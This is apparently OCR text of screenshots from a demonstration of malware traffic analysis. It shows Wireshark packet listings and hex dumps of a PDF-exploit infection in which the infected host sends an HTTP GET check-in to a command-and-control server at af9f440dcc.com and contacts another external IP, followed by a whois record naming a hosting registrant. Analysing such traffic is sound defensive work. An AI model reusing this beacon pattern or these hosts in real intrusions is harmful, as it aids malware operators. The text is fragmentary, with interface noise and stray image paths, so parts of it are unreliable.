0070 00 00 1c 20 00 06 03 6e 73 35 c0 37 ... ...n s5.7
File: "C:\v-demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 1
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
7311l3.exe_is_packed_...
7:32 PM

Ukranian IP
address



Ukranian Location:

% This is the RIPE Whois query server #1.

% The objects are in RPSL format.

% Rights restricted by copyright.

% See http://www.ripe.net/db/copyright.html

%To receive output for a database update, use the "-B" flag.

% Information related to '213.155.4.80 - 213.155.4.87'

inetnum: 213.155.4.80 - 213.155.4.87

netname: tarelka

descr: tarelka - Anton Giliashvili

country: UA

admin-c: AG100-RIPE

tech-c: AG100-RIPE

status: ASSIGNED PA

mnt-by: MNT-HOSTINGUA

source: RIPE # Filtered

person: Anton Giliashvili

address: po. box 5802, Sharjah, AE, 5802

phone: +9715725060

nic-hdl: AG100-RIPE

abuse-mailbox: maazaltd@ya.ru

source: RIPE # Filtered

% Information related to '213.155.0.0/19AS41665'


route: 213.155.0.0/19


descr: Datacenter Hosting.UA

origin: AS41665


mnt-by: MNT-HOSTINGUA


source: RIPE # Filtered



pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
590 167.922671 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
591 170.057385 192.168.1.118 192.168.1.1 DNS Standard query A af9f440dcc.com
592 170.418408 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
593 170.810338 192.168.1.1 192.168.1.118 DNS Standard query response A 83.133.127.5
594 171.127407 192.168.1.118 af9f440dcc.com TCP cma > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
595 171.336301 af9f440dcc.com 192.168.1.118 TCP http > cma [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
596 171.336972 192.168.1.118 af9f440dcc.com TCP cma > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
597 171.338579 192.168.1.118 af9f440dcc.com HTTP GET /bt.php?mod=&id=virtwinxp_-732:393831&up=760203&mid=soboc43 HTTP/1.1
598 171.501376 af9f440dcc.com 192.168.1.118 TCP http > cma [ACK] Seq=1 Ack=255 Win=6432 Len=0
...0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0x6375 [correct]
[Good: True]
0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 01 26 01 b4 40 00 80 06 63 75 c0 a8 01 76 53 85 .&..@... cu...vS.
0020 7f 05 04 1a 00 50 e0 0f 05 3b ae 1c 9d 50 18 .....P.. .;...P.
0030 fa f0 3a 37 00 00 47 45 54 20 2f 62 74 2e 70 68 ..:7..GE T /bt.ph
0040 70 3f 6d 6f 64 3d 26 69 64 3d 76 69 72 74 77 69 p?mod=&i d=virtwi
0050 6e 78 70 5f 2d 37 33 32 33 39 33 38 33 31 26 75 nxp_-732 393831&u
0060 70 3d 37 36 30 32 30 33 26 6d 69 64 3d 73 6f 62 p=760203 &mid=sob
0070 6f 63 34 33 20 48 54 54 50 2f 31 2e 31 0d 0a 41 oc43 HTT P/1.1..A
0080 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65 ccept: * /*..Acce
0090 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-Encod ing: gzi
00a0 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 p, defla te..User
00b0 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
00c0 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 4.0 (com patible;
00d0 20 4d 53 49 45 20 36 2e 30 3b 20 57 69 6e 64 6f MSIE 6. 0; windo
00e0 77 73 20 4e 54 20 35 2e 31 3b 20 53 56 31 3b 20 ws NT 5. 1; SV1;
00f0 2e 4e 45 54 20 43 4c 52 20 31 2e 31 2e 34 33 32 .NET CLR 1.1.432
0100 32 29 0d 0a 48 6f 73 74 3a 20 61 66 39 66 34 34 2)..Host : af9f44
0110 30 64 63 63 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 0dcc.com ..Connec
0120 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 tion: Ke ep-Alive
0130 0d 0a 0d 0a ....
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 1
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... connecting to 78.109.3... 7:25 PM
pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
559 124.827158 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
560 127.047326 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
561 129.271140 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
562 131.358973 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
563 133.860834 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
564 136.368389 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
565 138.806925 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
566 143.004404 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
567 145.036611 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
568 148.404236 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
569 151.247068 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
570 153.402189 192.168.1.118 78.109.30.224 TCP td-postman > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
571 153.638415 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
572 153.709847 Cisco-Li_fc:09:68 Broadcast ARP Who has 192.168.1.118? Tell 192.168.1.1
573 153.740904 Masstech_00:19:25 Cisco-Li_fc:09:68 ARP 192.168.1.118 is at 00:09:5e:00:19:25
574 153.741772 78.109.30.224 192.168.1.118 TCP http > td-postman [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
575 153.742551 192.168.1.118 78.109.30.224 TCP td-postman > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
576 153.743245 192.168.1.118 78.109.30.224 TCP [TCP segment of a reassembled PDU]
577 153.743544 192.168.1.118 78.109.30.224 TCP td-postman > http [FIN, ACK] Seq=144 Ack=1 Win=64240 Len=0
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0xc9bc [correct]
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: 78.109.30.224 (78.109.30.224)
Transmission Control Protocol, Src Port: td-postman (1049), Dst Port: http (80), Seq: 0, Len: 0
